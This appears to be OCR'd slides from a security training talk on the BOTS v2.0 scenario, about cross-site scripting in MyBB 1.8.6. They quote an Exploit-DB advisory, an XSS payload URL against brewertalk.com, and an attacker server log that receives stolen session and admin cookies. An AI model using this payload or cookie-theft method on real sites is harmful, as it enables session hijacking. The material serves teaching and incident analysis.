
Web service serves all requested content to the client, including the compromised script.

Attacker controlled code is executed in the clients browser, and data is sent back to an attacker controlled server.

XSS Examples from BOTS v2.0

Easy to Find Vulns, Often Exploits Too…

https://www.exploit-db.com/exploits/40749/



MyBB 1.8.6 - Cross-Site Scripting

EDB-ID: 40749	**Author:** Curesec Research Team	**Published:** 2016-11-10
CVE: N/A	**Type:** Webapps	**Platform:** PHP
E-DB Verified: ✓	**Exploit:** Download / View Raw	**Vulnerable App:**


« Previous Exploit

Next Exploit »

```
Security Advisory - Curesec Research Team

1. Introduction

Affected Product:    MyBB 1.8.6
Fixed in:            1.8.7
Fixed Version Link:  http://resources.mybb.com/downloads/mybb_1807.zip
Vendor Website:      http://www.mybb.com/
Vulnerability Type:  XSS
Remote Exploitable:  Yes
Reported to vendor:  01/29/2016
Disclosed to public: 09/15/2016
Release mode:        Coordinated Release
CVE:                 n/a
Credits              Tim Coen of Curesec GmbH

2. Overview
```

Easy to Find Vulns, Often Exploits Too…

https://www.exploit-db.com/exploits/40749/



MyBB 1.8.6 - Cross-Site Scripting

EDB-ID: 40749	**Author:** Curesec Research Team	**Published:** 2016-11-10
CVE: N/A	**Type:** Webapps	**Platform:** PHP
E-DB Verified:	**Exploit:** Download / View Raw	**Vulnerable App:**


« Previous Exploit

Next Exploit »

```
Security Advisory - Curesec Research Team

1. Introduction

Affected Product:    MyBB 1.8.6
Fixed in:            1.8.7
Fixed Version Link:  http://resources.mybb.com/downloads/mybb_1807.zip
Vendor Website:      http://www.mybb.com/
Vulnerability Type:  XSS
Remote Exploitable:  Yes
Reported to vendor:  01/29/2016
Disclosed to public: 09/15/2016
Release mode:        Coordinated Release
CVE:                 n/a
Credits              Tim Coen of Curesec GmbH

2. Overview
```

Testing for XSS with alert() May Not Be Damaging…

https://www.exploit-db.com/exploits/40749/



www.brewertalk.com/member.php?action=activate&uid=-1&code="><script>alert('대동')<%2fscript>


대동

OK

Transferring data from ec2-52-40-10-231.us-west-2.compute.amazonaws.com...

```
http://www.brewertalk.com/member.php?action=activate&uid=-
1&code="><script>alert(%27%EB%8C%80%EB%8F%99%27)<%2fscript>
```


But Cookie Stealing / Session Hijacking Is…



```
root@LAGER:~# python tinyhttp.py
serving at port 9999
/microsoftuserfeedbackservice?metric=mybb[lastvisit]=1502722613;%20mybb[lastactive]=150
2723982;%20loginattempts=1;%20adminsid=0d2035fa36349fd2f979acc59a7829af;%20acploginatte
mpts=0
71.39.18.121 - - [14/Aug/2017 15:21:25] "GET /microsoftuserfeedbackservice?metric=mybb[
lastvisit]=1502722613;%20mybb[lastactive]=1502723982;%20loginattempts=1;%20adminsid=0d2
035fa36349fd2f979acc59a7829af;%20acploginattempts=0 HTTP/1.1" 302 -
```

A Little Spear Phishing

+ Social Engineering



RE: brewertalk.com
Microsoft Corporation (US) | https://outlook.office.com/owa/projection.aspx
Reply all | Delete Junk | •••

RE: brewertalk.com

